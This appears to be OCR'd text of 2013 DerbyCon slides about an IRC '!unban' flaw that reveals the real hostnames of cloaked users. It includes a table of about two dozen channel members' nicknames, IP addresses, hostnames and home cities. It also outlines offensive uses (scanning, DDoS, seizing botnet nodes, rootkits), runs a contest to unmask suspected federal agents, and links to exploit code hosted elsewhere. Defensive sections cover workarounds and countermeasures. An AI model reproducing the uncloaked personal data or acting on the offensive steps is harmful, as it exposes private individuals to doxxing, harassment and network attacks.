
Full list of changes (not including backported changes for the modules and libraries) :

2008/04/18 Fixed !unban command exploit that could be used to reveal the real hostname

SCREENCAST DEMONSTRATION OF UNCLOAKING IP ADDRESSES ON IRC (FREENODE CASE STUDY)

WMV

```
===============================================================================
= #derbycon channel on FreeNode network as of Thu Sep 19 2013 at ~10:30AM EDT =
===============================================================================
.--------------------------------------------------------------------------------------.
|  Nickname     | Address         | Hostname                              | Location |
`--------------------------------------------------------------------------------------'
bobXD          76.100.228.68   c-76-100-228-68.hsd1.md.comcast.net.      Frederick, Maryland, USA
Essobi         74.129.155.50   74-129-155-50.dhcp.insightbb.com.         Louisville, Kentucky, USA
Mister_X       75.70.94.73     c-75-70-94-73.hsd1.co.comcast.net.        Colorado Springs, Colorado, USA
bolexxx        78.0.123.113    78-0-123-113.adsl.net.t-com.hr.           Croatia (Europe)
F0rg0tten      173.69.169.160  pool-173-69-169-160.bltmmd.fios.verizon.net. Columbia, Maryland, USA
juken          108.20.176.60   pool-108-20-176-60.bstnma.fios.verizon.net.  Malden, Massachusetts, USA
ZeroChaos      140.211.166.183 smtp.gentoo.org.                          Eugene, Oregon, USA
Chiggins       24.14.57.112    c-24-14-57-112.hsd1.il.comcast.net.       Normal, Illinois, USA
krangarajan    75.190.172.143  cpe-075-190-172-143.carolina.res.rr.com.  Charlotte, North Carolina, USA
Subdriven      70.32.35.204    vm204.cugnet.net.                         Los Angeles, California, USA
Hectaman       65.189.27.160   cpe-65-189-27-160.cinci.res.rr.com.       Cincinnati, Ohio, USA
B3n0xA         99.172.51.17    adsl-99-172-51-17.dsl.emhril.sbcglobal.net.  Bartlett, Illinois, USA
hostess        173.255.215.134 www.andreko.info.                         Absecon, New Jersey, USA
wick2o         75.127.96.187   li22-187.members.linode.com.              Atlanta, Georgia, USA
Mr-Protocol    76.189.245.26   cpe-76-189-245-26.neo.res.rr.com.         Amherst, Ohio, USA
zenrandom      65.210.129.209  globalnat.homeoffice.anfcorp.com.         Columbus, Ohio, USA
mubix          173.255.248.141 li258-141.members.linode.com.             Absecon, New Jersey, USA
blacktip       24.138.18.20    blk-138-18-20.eastlink.ca.                Canada (North America)
egypt          173.230.142.239 li182-239.members.linode.com.             Absecon, New Jersey, USA

(Bad Reverse DNS)

pwrcycle       173.214.160.92  example.com. (wrong reverse)              Secaucus, New Jersey, USA
nullthreat     198.199.117.209              (no reverse)                 New York, New York, USA
moey           192.210.208.202              (erroneous reverse)          Buffalo, New York, USA
InfosecCanuck  207.126.95.2                 (erroneous reverse)          Keller, Texas, USA
InfoSystir     69.54.60.193                 (no reverse)                 Cleveland, Ohio, USA
```


I DON'T ALWAYS DECLOAK
BUT WHEN I DO YOU'RE FUCKED
memegenerator.net

You’ve GOT The address, now WHAT?

Lookups and Scans

- nslookup
- dig
- whois
- ping
- traceroute
- nmap
- telnet
  - Admin Port Listening?
  - eggdrop Party Line

Check BlackLists

- DNS-Based
- Text-Based
- Database-Style
- Flat-File
  - http://ipdeny.com
- Is one, more or the majority of the nodes in the botnet connected from a suspicious foreign power?
  - TLD’s: .cn, .ir, .sy, etc.

Defend or Attack?

- Defense
  - *Patch* Security Holes
  - *Reserve* for Future Use
  - *Report* to Provider
- Offense
  - *Deny* of Service
    - *(D)DoS* a Target
  - *Escalate* Zombie Privs
  - *Seize* Node Control
  - *Lock-out* Admins
  - *Utilize* rootkit(s)

BOTNET IMPLICATIONS

- Botntets have long used IRC for C&C (command and control)
- For example, eggdrops and skiddies meta-searching for PHP RFI exploitable HTTP daemons for CGI webshell and bot hosting
- Enumerating fully qualified addresses for all nodes in botnet
- See also: http://botnetsexposed.com & http://skidlist.com

- Red Team: To help take over the botnet & use it for their own ends
  - Exploit original vulnerability or take advantage of existing rootkits

- Blue Team: Legal prosecution by expert witness testimony
  - Much faster than obtaining identity info via subpoena
  - To notify the relevant providers and users

SPOT THE FED: ONLINE EDITION!

Isolating The Feds From The Fodder!

- Official Site: http://decal.sdf.org/spotfedsonline
- Most original and thought-provoking uncloaked address(es) win!
- Deadline: *Sun day, October 6th, 2013 @ 05:00PM EDT*
- Two prizes allocated for winner and runner-up; winner gets first choice of:
  - Mint condition hard copy box set of classic internetwork hacking literature by the late *W. Richard Stevens*: TCP/IP Illustrated from Addison-Wesley
    - All 3 Volumes: Protocols, Implementation, Transactions
  - Used condition vintage box set of Univel UnixWare Personal Edition demo version 3.5" floppy disks and CD-ROM install media, user handbook and install manual
    - Note: Before The SCO Group, Netware and USL partnered to form Univel

  - Data Mining - Research & Devel: http://irc.netsplit.de
  - Protocol Reference Materials: http://www.alient.net.au/irc

I CAN HAS WORKAROUNDS?

- VHOSTS will *not* work!
  - Neither the raw IRC VHOST command or a service command is processed by a HostServ bot are sufficient as workarounds

- IRC daemons will always be aware of real client source addresses
  - Else, many IRC protocol commands handling host names/masks like USERHOST, IGNORE and many others would stop functioning…
  - `ircd` knows client addresses from client registration & net-burst
    - Netbursts are server-to-server communications that transfer data from server-to-server, i.e. USER commands advertising incoming netsplit riders

- PRIVMSG ChanServ :SET NEVEROP ON (Atheme-only workaround)
  - If there aren't any channel operators, no unban actions occur

COUNTERMEASURES

Do NOT rely on ircd cloaking or TOR alone to protect against disclosure of your source IP address, especially considering the recent FBI surveillance of onion route exit nodes. Automate tandem stacking of custom proxies:

- "Open" proxies. Shell/expect scripts, Multi-combo options: Mix & Match!
  - HTTP CONNECT proxies like Squid and others
  - Various shell accounts; think outside *NIX, i.e. VMS, IOS, etc.
  - Unrestricted/unauthenticated telnet proxies
    - Example: HAM/packet radio BBSes for FCC legal licensees
  - IRC "Bounce" software
    - ProxyBNC, ZBNC, 3proxy (just to mention a few)
- VPN's, Darknets, SSH port forwarding, netcat, datapipe.c, portknocks, etc.
- CGI and/or JavaScript-based clients such as http://mibbit.com
- Mibbit may show IP in gecos; this *can* be avoided via: /quote SETNAME
- Server-side mitigation: Avoid IRC service daemons that don't host clients on your IRC network, at least until open source patching catches up—then, fine-grain ACL's in configuration files to restrict access to O:lines.

DUDE,
I KNOW
HOW TO
USE A
PROXY

SHOUT-OUTS!

- ✓ Dylan Webb suggested Derbycon as a venue at an early stage of research; shoulder surfed a big part of the project and came up with the idea for the "Spot The Fed: Online Edition" contest
- ✓ David Klein for helping beta test the initial Perl exploit
- ✓ Hal Brodigan always answered my Ruby and ronin questions
- ✓ John Tan from L0pht Heavy Industries and HNN (Hacker News Network) .. You need to write a book!
- ✓ Shane Macaulay for being awesome

QUESTIONS or COMMENTS?

Exploit Code available at http://decal.sdf.org/spotfedsonline